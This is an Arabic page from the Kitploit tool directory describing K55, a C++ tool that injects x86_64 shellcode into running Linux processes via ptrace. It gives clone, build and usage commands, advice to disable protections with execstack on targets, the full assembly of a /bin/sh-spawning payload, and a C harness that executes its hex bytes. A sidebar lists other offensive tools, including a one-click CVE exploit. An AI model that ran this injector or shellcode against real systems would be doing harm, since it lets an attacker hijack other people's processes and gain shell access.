
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
K55 — أداة حقن العمليات لنظام Linux x86_64 | Kitploit
أدوات/GitHubGitHub/josh0xa/k55
الاستغلالشيل كودالفريق الأحمر
GitHubjosh0xa/k55

K55

أداة حقن العمليات لنظام Linux x86_64

عرض المستودع
591345منذ 5 سنواتتمت المراجعة من قبل Kitploit
مشاركة

K55 - أداة حقن العمليات Linux x86_64 (C++14)

lisence

حول K55

(تُنطق: "kay fifty-five")
أداة حقن الحمولة K55 تُستخدم لحقن حمولات شل x86_64 في العمليات الجارية. تم تطوير الأداة باستخدام تقنيات C++11 الحديثة بالإضافة إلى بعض دوال C التقليدية مثل ptrace(). حجم حمولة الشل المُنشأة في العملية المستهدفة هو 27 بايت، وتقوم بتنفيذ /bin/sh (إنشاء شل bash) داخل مساحة عنوان الهدف. في المستقبل، سأسمح للمستخدمين بإدخال حمولة الشل الخاصة بهم عبر وسائط سطر الأوامر.

التثبيت

  1. git clone https://github.com/josh0xA/K55.git
  2. cd K55
  3. chmod +x build-install.sh
  4. ./build-install.sh

استخدام K55

Usage: ./K55 <process-name>

  • يمكن أن يكون اسم العملية أي عملية لينكس مع صلاحيات r-xp أو execstack.

الاختبارات

اختبار 1) في طرفية واحدة (دليل K55/)، قم بتشغيل: ./k55_example_process/k55_test_process

اختبار 2) في طرفية أخرى، قم بتشغيل أداة الحقن: sudo ./K55 k55_test_process

K55 أثناء التشغيل

  • يتم إنشاء شل في k55_test_process عند تشغيل أداة حقن K55 (كجذر).

الحقن في العملية المحددة

الشل المُنشأ في الهدف

القيود

من الواضح أن استدعاءات ptrace(PTRACE_POKETEXT...) ليست الأكثر تمويهاً. لذا، يمكن لبعض التطبيقات الحد من تأثير K55. ومع ذلك، لاختبار الأمان، تأكد من تشغيل execstack لتطبيقاتك المستهدفة. على سبيل المثال إذا كنت أختبر على gdb، قبل أن أقوم بالحقن، سأقوم بتشغيل: sudo execstack -s /usr/bin/gdb. قم بتثبيت execstack من مدير حزم توزيعتك. لمستخدمي Arch Linux، يمكنك العثور على execstack على AUR.

صياغة حمولة الشل

ملاحظة: ما يلي هو توضيح. سلسلة الحمولة مُضمنة بالفعل في K55.

تنفيذ التجميع للحمولة (مقتبس من shell-storm (إعادة توجيه))

main:
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    push rsp
    pop rsi
    mov al, 0x3b
    syscall

تنفيذ C للحمولة

#include <stdio.h>
#include <string.h>

// Shellcode breakdown of the assembly code.
char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}

المراجع

http://shell-storm.org/shellcode/files/shellcode-806.php
https://0x00sec.org/t/linux-infecting-running-processes/1097

الترخيص

رخصة MIT
حقوق النشر (c) Josh Schiavone

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    256

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






